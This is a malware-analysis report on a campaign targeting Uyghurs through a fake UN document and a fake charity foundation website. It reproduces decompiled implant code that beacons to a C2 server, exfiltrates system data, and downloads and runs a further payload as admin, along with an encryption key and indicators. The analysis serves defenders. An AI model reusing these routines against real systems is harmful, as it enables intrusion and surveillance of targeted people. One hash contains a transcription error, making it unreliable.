Uyghurs, a Turkic ethnic minority in China, targeted via fake foundations

research.checkpoint.com/2021/uyghurs-a-turkic-ethnic-minority-in-china-targeted-via-fake-foundations/

May 27, 2021

May 27, 2021

Introduction

During the past year, Check Point Research (CPR), in cooperation with Kaspersky's GReAT, have been tracking an ongoing attack targeting a small group of Uyghur individuals located in Xinjiang and Pakistan. Considerable effort was put into disguising the payloads, whether by creating delivery documents that appear to be originating from the United Nations using up to date related themes, or by setting up websites for non-existing organizations claiming to fund charity groups.

In this report, we examine the flow of both infection vectors and provide our analysis of the malicious artifacts we came across during this investigation, even though we were unable to obtain the later stages of the infection chain.

Delivery Document

Our investigation began with a malicious document named `UgyhurApplicationList.docx` (MD5: `a1d773621581981a94459bbea454cdf8`), which carried the logo of the United Nations Human Rights Council (UNHRC), and contained decoy content from a United

Nations general assembly discussing human rights violations.



Fig. 1 Delivery document carrying the UNHCR logo

After clicking on “Enable Editing”, a malicious external template is downloaded from `officemodel[.]org`. This template has embedded VBA macro code, which then checks the operating system’s architecture, and based on this proceeds to decode a 32-bit or a 64-bit payload.

```
Public Function Launch()
    Dim command As String
    Dim objWMIService, colItems, objItem, strOSversion As String
    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    Set colItems = objWMIService.ExecQuery("Select * from Win32_OperatingSystem")
    For Each objItem In colItems
        strOSversion = objItem.OSArchitecture
    Next
    If strOSversion Like "64*" Then
        command = UserForm.TextBox2
    Else
        command = UserForm.TextBox1
    End If
    JGJLHGLIUGLIUGULGHJ
    YUTUYTUYFYUKFHGFKHF command, "Office Update"
End Function
```

Fig. 2 Malicious macros checking the operating system version

The payloads are embedded in the document itself and are base64 encoded. After the corresponding version is decoded, it is then named `OfficeUpdate.exe` and saved under the `%TEMP%` directory. In the two `OfficeUpdate.exe` samples we located, the payload

was a shellcode loader which starts with basic evasion and anti-debugging techniques, by using functions such as sleep and `QueryPerformanceCounter`.
The shellcode in both variants attempts to fetch a remote payload. In the first variant, we found the loaded shellcode attempted to connect to `185.94.189[.]207`, where the second variant tried to connect to `officemodel[.]org`, even though it crashes during execution. Unfortunately, we were not able to retrieve the next stage payload for analysis.

Delivery Websites

The domain observed in the malicious document (`officemodel[.]org`) resolved to the same IP address as `unohcr[.]org` – a domain impersonating the Office of the United Nations High Commissioner for Human Rights (OHCHR). This overlap in resolution happened over a long period of time, from April to December 2020.

By pivoting on that infrastructure we were able to reveal another infection vector that was used in this operation: distribution through fake websites that host malicious executables targeting Windows users.



Fig. 3 Connection to additional domains

Another IP address that `unohcr[.]org` resolved to revealed a domain named `tcahf[.]org`, which hosted a website claiming to represent TCAHF – the “Turkic Culture and Heritage Foundation”.

TCAHF is supposedly a private organization that funds and supports groups working for “Tukric culture and human rights”, when in truth it is a made up entity, and most of its website’s content is copied from the legitimate `opensocietyfoundations.org`.



Fig. 4 Fake website (top) compared to the legitimate one

The malicious functionality of the TCAHF website is well disguised and only appears when the victim attempts to apply for a grant (see the added "Application" menu button in Fig. 4 above). The website then claims it must make sure the operating system is safe before entering sensitive information for the transaction, and therefore asks the victims to download a program to scan their environments. The website offers two download options, one for MacOS and one for Windows, but only Windows programs were available when we analyzed the website, and the MacOS version link served an empty file.



Fig. 5 Links to download a fake security scanner

Malware implants

During 2020, the fake TCAHF website served at least two variants of the Windows implants: one we refer to as `WebAssistant` which was available in May 2020, and another called `TcahfUpdate` which was available in October 2020.

Fake Website Infection Chain

The first payload we observed being downloaded from `tcahf[.]org` was called `win.exe`. This payload is an Installshield package that executes a Windows Installer (MSI) file that installs the `WebAssistant` application and drops four files.



Fig. 6 Execution flow of the WebAssistant application

The installer also registers a URL protocol handler for the `sechk` scheme: whenever a user is redirected to a URL which starts with `sechk://` (instead of `https://` for example), `WebAssistant.exe` will be executed.



Fig. 7 Registry value to handle “sechk” scheme under HKCR

This scheme appears in the source of the TCAHF website, and when the victim accesses different pages, a pop-up message asking to run the `WebAssistant` application is shown:



Fig. 8 A pop up to run WebAssistant due to the presence of “sechk” scheme

WebAssistant analysis

Unlike most malicious samples, `WebAssistant` does not attempt to conceal itself or hide its execution from the victim, as it is allegedly a security scanner that is required for the application process in the website to work. The `WebAssistant` installer creates four files, three of which were compiled by the attackers on May 21st, 2020. The files are saved under the `C:\Program Files\WebAssistant\SecurityScan` directory:

File Name	MD5	Description
WebAssistant.exe	2f7492423586a3061e5641b5b271ca54	.NET binary
WindowsService.exe	98cf461bcf9e3cef2869e2ea3d7f3341	.NET binary
WinInterface.dll	65532ef9879d6b86a865d3e2b0621354	C++ library
Newtonsoft.Json.dll	6815034209687816d8cf401877ec8133	Legitimate library used to parse JSON objects

The main executable (`WebAssistant.exe`) has a graphical interface that is shown as a decoy to the victims, potentially allowing them to conduct the fake scan:

Fig. 9 WebAssistant's user interface

When the victim presses the `Scan` button, the `ThreadScanSystem` method in the .NET binary is called. Unlike what its name suggests, this method does not really scan the system for security issues, but instead displays hardcoded strings informing the victim that everything is in order while it performs other actions in the background:

```
private void ThreadScanSystem()
{
    string[] array = new string[]
    {
        "checking environment......",
        "checking environment......OK",
        "scanning progress......",
        "scanning progress......OK",
        "checking soft conflicts......",
        "checking soft conflicts......OK",
        "scanning hosts......",
        "scanning hosts......OK",
        "scanning finish"
    };
```

Fig. 10 Messages shown to the victim during the fake scan

First, `ThreadScanSystem` calls the `CheckUpdate` method and sends a `GET` request to the C2 server along with the following parameters `action=update&app=WebAssistant/1.0&db=Database/1.0` , and the server returns a JSON object:

```
string url = "https://tcahf.org/cgi-bin/envcheck.py?action=update&app=" +
  Form1.userAgent + "&db=" + Form1.userDBVersion;
string text = this.httpTrans("GET", url, null);
if (text == null)
{
    return;
}
JsonReader jsonReader = new JsonTextReader(new StringReader(text));
```

Fig. 11 Communicating with the C2 server to check for pending updates

The JSON object is then parsed for certain fields such as `appurl` or `dburl`. The `appurl` field contains a URL to download another executable called `Setup.exe`, which is then saved to the `TEMP` directory. After downloading `Setup.exe`, `WebAssistant` runs it and displays its graphical component to the victim.

```
string text4 = this.download(text2, "Setup.exe");
if (text4 != null && File.Exists(text4))
{
    this.StartGui(text4, null, true);
}
```

Fig. 12 Downloading and running Setup.exe

On the other hand, the `dburl` field in the JSON object contains a URL to download a library called `WinDBProject.dll`. This library exports three functions that are loaded by the `WebAssistant` binary: `getWinDBVersion`, `winDBCheckVmProcess`, and `winDBCheckConflicts`.

```
this.hLib = Form1.LoadLibrary(dbPath);
IntPtr procAddress = Form1.GetProcAddress(this.hLib, "getWinDBVersion");
IntPtr procAddress2 = Form1.GetProcAddress(this.hLib, "winDBCheckVmProcess");
IntPtr procAddress3 = Form1.GetProcAddress(this.hLib, "winDBCheckConflicts");
```

Fig. 13 Importing functions from the downloaded DLL

By default, those three functions are loaded from the WinInterface.dll library created by the installer, however each exported function in `WinInterface.dll` is simply a wrapper designed to execute a function with the same name in `WinDBProject.dll`. This means that without the additional downloaded DLL, the functions in `WinDBProject.dll` do not contain any logic of their own and we cannot see the full implementation. Unfortunately, we were unable to obtain both `WinDBProject.dll` and `Setup.exe`.

```
if ( result
  || ((memset(Buffer, 0, 0x104ui64),
       GetTempPathA(0x104u, Buffer),
       lstrcatA(Buffer, "WinDBProject.dll"),
       v2 = GetFileAttributesA(Buffer),
       v2 == -1)
   || (v2 & 0x10) != 0 ? (result = hModule) : (result = LoadLibraryA(Buffer), hModule = result),
      result) )
{
  getWinDBVersion_0 = GetProcAddress(result, "getWinDBVersion");
  winDBCheckVmProcess_0 = (__int64)GetProcAddress(hModule, "winDBCheckVmProcess");
  result = (HMODULE)GetProcAddress(hModule, "winDBCheckConflicts");
}
```

Fig. 14 Wrapper functions in WinInterface.dll

Following this, `WebAssistant.exe` proceeds to collect the following information about the infected system: the BIOS serial number, CPU information, and MAC address. It also collects a list of the running processes and a list of the installed programs.
It is interesting to note that when the `WebAssistant application enumerates the running processes, it calls the winDBCheckVmProcess function imported from the downloaded DLL. The name of this function suggests that its purpose is to check if the result contains any processes associated with virtual machines, which might mean the malware is running in an emulated environment or by a researcher. In an attempt to evade detection, the attackers then stop the execution after displaying a message that the program cannot run inside a virtual machine.

```
this.ProcessList = this.getProcessList();
if (this.funWinDBCheckVmProcess(this.ProcessList) < 0)
{
    MessageBox.Show("Can Not Run In Virtual Machine.");
    return;
}
```

Fig. 15 Checking if the application is running inside a virtual machine

Similarly, the list of installed programs is examined by the imported `winDBCheckConflicts` function to check for the existence of certain software on the system, and stop the execution if it is found. Although we do not know which programs are sought by `winDBCheckConflicts`, it is possible the attackers use it to evade AntiVirus solutions and security products that might otherwise detect the presence of their malicious activity.
If no problematic process or software is encountered, the collected information (system information list, processes list, installed programs list) is then uploaded to the C2 server. Each one of the lists is encoded using base64, and added to a JSON object that is sent to `tcahf[.]org/verify_.php?flag=false` via a POST request.

POST hxxps://tcahf[.]org/verify_/.php?flag=false HTTP/1.1

User-Agent: WebAssistant/1.0

Host: tcahf[.]org

Content-Length: 28397

{“Process”: [REDACTED], “Soft”: [REDACTED], “Uid”: [REDACTED]}

Fig. 16 Uploading the collected data to the C2 server

Alternatively, if the `WebAssistant` application is executed as a result of the registered URL scheme `sechk`, the execution flow is quite similar to the one we already described. The main function checks if a `load` argument was provided (`sechk://load`), and if so calls two methods: `initApp` and `globalScan`. The `globalScan` method exfiltrates the same system information seen above, whereas the `initApp` schedules a `Timer` to collect and upload this data every half an hour.

```
private void timerEvent(object source, ElapsedEventArgs e)
{
    this.ProcessList = this.getProcessList();
    this.SoftList = this.getSoftList();
    this.checkHosts();
    this.checkUpdate();
    this.cloudDetect(this.ProcessList, this.SoftList, this.uidList);
}
```

Fig. 17 Timed event to exfiltrate system information

Lastly, another binary dropped by this installer is `WindowsService.exe`, which is a service that ensures the persistence of the malicious functionality and performs the same actions as `WebAssistant.exe` periodically.

TcahfUpdate Analysis

`TcahfUpdate` replaced the previous `WebAssistant` implant and was available for download from the fake website during October 2020. `TcahfUpdate` is composed of three files: two are .NET executables created by the attackers and compiled in September 2020, while the third is a legitimate DLL library.

Name	MD5	Description
RegisterUi.exe	1b5dbd351bb7159eb08868c46a3fe3a6	.NET binary
TcahfUpdateSvr.exe	90fcbd5c904326466c3b6af1ca34aae1	.NET binary

Newtonsoft.Json.dll	68150342096878l6d8cf401877ec8133	Legitimate library used to parse JSON objects

registration code to be used in the TCAHF website. Behind the scenes however, it behaves in a similar manner to the previously described `WebAssistant` variant. `RegisterUI.exe` is the user interface of the `TcahfUpdate` application, when the UI is loaded it triggers the collection of system information in the background, with some changes introduced from the older version.



Fig. 18 User interface of RegisterUi.exe

For example, in addition to the BIOS serial number, CPU information, and MAC address, this variant also adds the local system time to the stolen data. The data is then encrypted using AES with the encryption key `A4DC55FAC1E4E512C07C1504FDC9B668`, and is uploaded to the C2 server by appending it to the following URL: `hxxps://www.tcahf[.]org/verify_.php?uuid=`. The encrypted data is also used to generate the registration code displayed to the victim in the UI.

```
jsonWriter.WritePropertyName("Time");
jsonWriter.WriteValue(Convert.ToInt64((DateTime.UtcNow - new DateTime(1970,
  1, 1, 0, 0, 0, 0)).TotalMilliseconds).ToString());
jsonWriter.WriteEndObject();
jsonWriter.Flush();
string data = stringWriter.GetStringBuilder().ToString();
jsonWriter.Close();
result = RegisterUiForm.uuidEncode(data, "A4DC55FAC1E4E512C07C1504FDC9B668",
  "BFD9A0E68206730D");
```

Fig. 19 Encrypting the stolen data using the “uuidEncode” method

As for the second executable, `TcahfUpdateSvr.exe` is a windows service that makes sure the malicious code is constantly running. It assigns `RegisterUI.exe` to be the handler of the `tcahf://` protocol, so that it could be executed whenever the victim accesses a URL that begins with this scheme.

Moreover, it can fetch an additional payload by communicating with the C2 server using the `hxxps://www.tcahf[.]org/cgi-bin/update.py?uuid=[DATA]` URL along the user agent `Certificate Update(For Windows)/1.0`. As with the previous variant, the result from this request is a JSON object that may contain the `Setup.exe` executable. The executable is saved under the `%TEMP%` directory and executed with admin privileges:

```
string text3 = TcahfService.DownloadToTemp(text2, "Setup.exe");
if (text3 != null && File.Exists(text3))
{
    TcahfService.RunAsAdmin(text3, null);
}
```

Fig. 20 Downloading and running Setup.exe

Victims

Due to the nature of the malicious websites and the decoy content used in the delivery document, we can assess this campaign is intended to target the Uyghur minority or organizations supporting them. Our telemetry supported this assessment, as we have identified only a handful of victims in Pakistan and China. In both cases, the victims were located in regions mostly populated by the Uyghur minority.

Attribution

